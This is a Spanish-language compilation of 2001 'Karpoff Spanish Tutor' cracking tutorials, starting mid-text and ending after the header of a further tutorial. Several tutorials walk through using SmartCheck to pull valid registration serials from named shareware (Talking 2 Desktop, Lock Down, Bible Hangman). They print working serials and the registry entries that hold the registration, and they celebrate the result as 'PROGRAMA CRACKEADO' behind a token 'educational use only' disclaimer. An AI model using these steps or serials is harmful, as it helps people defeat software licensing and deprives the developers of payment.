ESTOS SON MIS DATOS LOS TUYOS PUES...SUPONGO QUE SERAN DIFERENTES

AQUI VEMOS QUE ESTOS CHICOS NOS DAN HASTA LA FORMA DEL SERIAL , CREO QUE NO CONOCEN AÚN EL SMARTCHECK GRAVE ERROR, NOS SALE LA PANTALLA CHICO MALO EL SERIAL NO VALE , ESO ES LO QUE QUEREMOS NOSOTROS HACER, QUE EL SMATCHECK REGISTRE TODOS LOS PROCESOS DEL PROGRAMA. UNA VEZ QUE HAYA TERMINADO DE CARGAR , VERAS QUE AL LADO DEL BOTON VERDE (EL TRIANGULITO) SE HA ENCENDIDO EL ROJO (CUADRADITO) LO VES.... PUES LE DAMOS AHI PARA TERMINAR LA EJECUCION DEL PROGRAMA Y AHORA ES CUANDO EL SMARTCHECK HA CAPTURADO TODOS LOS PROCESOS DE ESTE PROGRAMA EN CUESTION .

BIEN NOS VAMOS A VIEW / EXPAND ALL Y ABRIMOS TODO EL ARBOL DE PROCESOS Y VAMOS MIRANDO..... .... THE HAND OF GOD (ESTO QUE ES.....???) ¿¿¿BUENO ...??? Y LLEGAMOS AQUI.....



Y ESTE NUMERITO QUE ES...??? LO CONTAMOS SON 25 DIGITOS MAS ABAJO VEMOS SU DISTRIBUCION A VER... A VER... LO INTRODUCIMOS EN SU CAJITA YYYYYYYYYYYYYYY

PROGRAMA CRACKEADO

Mis recuerdos a Pr@fesor_x **HEY PROFE LE SAQUE EL SERIAL CON EL SICE**

Silver Storm **EL QUE ME COMENTASTE TAMBIEN**

y a todos los Crackers del Mundo.

Este manual es Sólo para uso educacional si te gusta el programa COMPRALO

cap_kirk69@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Talking 2 Desktop v 1.0***

PROTECCION:	**Name/serial**
Objetivo:	**Buscar un Numero de serie valido**
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	***http://www.4developers.com/***
Herramientas:	**smartcheck 6x**
CRACKER:	**Profesor_X**
FECHA:	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como en contrar un serial valido para el *Talking 2 Desktop v 1.0* de la empresa 4developers que se especializa en desarrollar utilerias para windows algunas muy buenas y esta es una de ellas…….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


Esta es una utileria que promete ser una buena utileria de reconocimiento de voz, para poder ejecutar todos tus programas con solo hablar…. la verdad me gusto el ***Talking 2 Desktop v 1.0*** ya quetiene muy buenas opciones.....

Objetivos

Buscar un Numero de Serie

Manos a la Obra

Bueno amigos empezemos con este **Taco de Tripa de Lechel !!!! JEJEJEJEJ**….. lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:




mmmm…. esta hecho en visual Basic v 6.0 y no esta empacado ni nada de nada…jejeje…. continuemos…… ahora abramos el programa y nos aparecera una ventana como esta:

la que nos dice que es una version Trial y que tenemos 14 dias para probarlo, insertamos un nombre y numero de serie y damos click en UNLOCK y nos manda el siguiente mensaje:

OK! como vimos esta hecho en visual basic v 6.0, se me antoja ahora usar el Smartcheck v 6.03, **(por cierto un saludo a Kuato Thor)** ok vamos y abrimos el ***Talking 2 Desktop v 1.0*** en el Smart Check, una vez abierto vamos y configuramos el Smart Check para que este bien carburadito y nos muestre la informacion que buscamos..... para mayor referencia de como configurarlo lean mi tuto sobre la configuracion basica del smartcheck.....


En Busca del Serial

bueno amigos ahora empezemos a buscar el serial del programita ... vamos y ejecutamos el SmartCheck y despues damos click en el boton de ejección y se ejecutara el Talking2Desktop, insertamos nuestro nombre y numero de serie falso y damos click en UNLOCK y nos aparecera el mensaje de error damos click en OK y nos vamos inmediatamente a el SmartCheck y paramos la ejecucion del programa dando click en , ahora empesaremos a buscar el serial, damos click en Show All Events para que nos muestre todo los eventos que ocurrieron en la ejecucion del Talking2desktop,



ahora vamos y escribimos las primeros 4 numeros de nuestro serial falso introducido en la seccion de busqueda del SmartCheck

y damos click en el icono de busqueda y despues de unos cuantos clickz encontramos lo siguiente :



como podemos ver despues de unos cuantos clicks encontramos esta comparacion de nuestro numero falso con otro que a mi punto de vista parece un numero de serie..... jejejjej ..... mmmm apuntemoslo ese numerito y abramos ahora el talk2desktop e insertamos esos numeritos ... yyyyyy !!!!!!! .... jejejejejej nos aparece esta ventana :

ahora si podemos decir ……. **PROGRAMA CRACKEADO** ……. ESPERO QUE ESTOS DE 4 DEVELOPERS , MEJOREN LA PROTECCION YA QUE ES UN PROGRAMA QUE TIENE MUCHAS COSAS BUENAS, LO UNICO MALO ES LA PROTECCION Y EL LENGUAJE EN QUE FUE HECHO VISUAL BASIC V 6.00 **HUACALA DE POLLO…..**

nOTAS

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL……

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**

- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Lock Down v 1.1***

PROTECCION:	**Name / Serial**		
Objetivo:	***Buscar un serial valido***		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	***http://www.dcmsoftware.bizland.com/***		
Herramientas:	SmartCheck 6.x		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie valido para el *Lock Down 1.1* de la empresa DCM Software que se especializa en desarrollar utilerias para windows …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- alguna vez has deseado poder encryptar tus archivos para que ninguna persona no deseada no los pueda ver .... bueno pues esta es la utileria idonea para hacer eso... Lock Down encrypta cualquier archivo usando una clave alphanumerica o numerica y puedes usar esa misma clave para desencryptarlos asi de facil....segun en la ayuda dice que nadie podra desencriptar esa clave.....jejejjeje.....ya veremos si es cierto.....

Objetivos

1. Buscar un Numero de serie valido

Manos a la Obra

Bueno amigos empezemos con este **CALDO DE OLLA !!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, lo analizaremos con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:




mmmm....como podemos ver esta hecho en visual Basic y no esta empacado ni nada de nada...jejeje.... continuemos..... ahora abramos el programa y nos aparecera una ventana como esta:

la que nos dice que es una version demo y que tenemos 15 veces para probarlo, damos click en **NEXT** y nos manda a la siguiente ventana:


aparece esta ventana en la cual otra vez nos manda el mensaje de que nos registremos...jejejje... a como molestan con esas ventanitas....jejejje.. ok ahora damos en **START** y nos manda a la ventana del programa, una vez ahi damos click en el menu OPTIONS > REGISTER y nos manda a la siguiente ventana en la cual insertaremos un nombre y numero de serie para ver si le atinamos a registrarnos :

ok! ahora damos click en UNLOCK y nos mada el siguiente mensaje:


ok! ahora vamos y abrimos el Smart Check,vamos al menu FILE > OPEN y seleccionamos el ejecutable del Lock Down y despues damos click en el boton de ejecución del programa y empieza el MEREQUETENGUE .... apareceran las ventanas antes mencionadas del programa e insertamos un name y serial damos click y despues de que nos manda el mensaje de error de REGISTRATION WAS NOT....BLA BLA..BLA... vamos y damos click en el boton de terminacion de ejecucion del Lock Down en el Smart Check y nos aparecera la siguiente informacion :




como podemos ver nos aparecen varios eventos ejecutados por el Lock Down pero nos centraremos en buscar en la sección llamada COMAND1_CLICK damos click en el signo de **+** y nos abre todos los eventos que se realizaron en esa sección :



mmmmm.... como podemos ver al dar click en LTRIM$ nos muestra nuestro nombre.... y si damos click en el LTRIM$ que esta 2 lineas abajo y nos aparece nuestro numero falso...mmmm... creo que ahi la llevamos...sigamos buscando ..... vamos dando click en todos los eventos hacia abajo y vamos viendo que nos aparecen diferentes operaciones que realiza con el nombre y numero de serie falso... hasta que llegamos a esta parte :



donde nos muestra otra vez nuestro numero de serie falso y una linea mas abajo damos click y nos muestra estos numeros:



y el la linea que sigue abajo si damos click nos muestra el String que manda en el mensaje de error.....mmmmmm.... OK!!! ahora apuntemos ese numero extraño F711-E463-5730-BAF3 ...cerremos el Smart Check y abrimos el Lock Down e insertamos nuestro nombre tal y como lo pusimos anteriormente e insertamos ese numero extraño y!!!!!!!!!!!!!.....

jejejejjejejjeje.... CREO QUE ESTE MENJURGUE ESTA LISTO.....

ESTE ARROZ YA SE COCIO.....

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**

- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: *Bible hangman v 3.0 build 10001*

PROTECCION:	**Name / Serial**		
Objetivo:	**Sacar un serial valido**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	***http://www.dcmsoftware.bizland.com/***		
Herramientas:	**SmartCheck v6x**		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie valido para el *Bible hangman v 3.0 build 10001* de la empresa DCM Software que se especializa en desarrollar utilerias para windows …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa

- Ahora la empresa DCM Software saca un juego clasico del ahorcado, esta bueno para quien quiera perder un poco de tiempo jugando, que dejenme decirles que a mi en especial no me gustan los juegos, el por que no me lo pregunten..... pero para quien le gusten juegenlo y quedaran satifechos ..... ;)

Objetivos

1. Buscar un Numero de serie valido


Manos a la Obra

Bueno amigos empezemos con este **TACO DE TRIPA DE LECHE!!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, lo analizaremos con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:

mmmm....como podemos ver esta hecho en visual Basic y no esta empacado ni nada de nada...jejeje.... continuemos..... ahora abramos el programa y nos aparecera una ventana como esta:

la que nos dice que es una version demo y que tenemos 15 veces para probarlo, damos click en **NEXT** y nos manda a la


siguiente ventana en la cual daremos START y caemos en esta ventana:




una vez ahi damos click en el menu OPTIONS > REGISTER y nos manda a la siguiente ventana en la cual insertaremos un nombre y numero de serie para registranos...jejejejje....:

ok! ahora damos click en UNLOCK y nos mada el siguiente mensaje:


ok! ahora vamos y abrimos el Smart Check,vamos al menu FILE > OPEN y seleccionamos el ejecutable del ***Bible hangman v 3.0 build 10001*** y despues damos click en el boton de ejecución del programa y empieza el DANZON.... apareceran las ventanas antes mencionadas del programa e insertamos un name y serial damos click y despues de que nos manda el mensaje de error de REGISTRATION WAS NOT....BLA BLA..BLA... vamos y damos click en el boton de terminacion de ejecucion del Bible hangman v 3.0 build 10001 en el Smart Check y nos aparecera la siguiente informacion :



como podemos ver nos aparecen varios eventos ejecutados por el ***Bible hangman v 3.0 build 10001*** pero nos centraremos en buscar en la sección llamada COMAND1_CLICK damos click en el signo de **+** y nos abre todos los eventos que se realizaron en esa sección :



mmmmm.... como podemos ver al dar click en LTRIM$ nos muestra nuestro nombre.... y si damos click en el LTRIM$ que esta 2 lineas abajo y nos aparece nuestro numero falso...mmmm... creo que ahi la llevamos...sigamos buscando ..... vamos dando click en todos los eventos hacia abajo y vamos viendo que nos aparecen diferentes operaciones que realiza con el nombre y numero de serie falso... hasta que llegamos a esta parte donde nos muestra otra vez nuestro numero de serie falso y una linea mas abajo damos click y nos muestra estos numeros:



y el la linea que sigue abajo si damos click nos muestra el String que manda en el mensaje de error.....mmmmmm.... OK!!! ahora apuntemos ese numero extraño 4M7NUDSKBG324564 ...cerremos el Smart Check y abrimos el Bible hangman v 3.0 build 10001 e insertamos nuestro nombre tal y como lo pusimos anteriormente e insertamos ese numero extraño y!!!!!!!!!!!!!.....

jejejejjejejjeje.... CREO QUE ESTE TACO YA ESTA LISTO.....

el serial se guarda en el registro de windows en esta seccion:

[HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Bible Hangman\Install]
"Registered User"="profesor x"
"Installation Date"="0<345./4"
"Nr of Times operated"="/"
"Registration Number"="3P;RXCRNFK6138:8"

si borran esa linea , quedaran sin registrar otra vez.....

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean

muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Every-Occasion Bartender V1.01***

PROTECCION: **Serial**

Objetivo: **Buscar Un serial Valido**

Descripcion:

Dificultad: Principiante

DOWNLOAD: *http://www.softcircuits.com/rodent/*

Herramientas:

- **FileInspector**
- **Numega Smartcheck 6**

CRACKER: **SiLvEr StOrM** **FECHA:** **15/04/2001**

INTRODUCCION

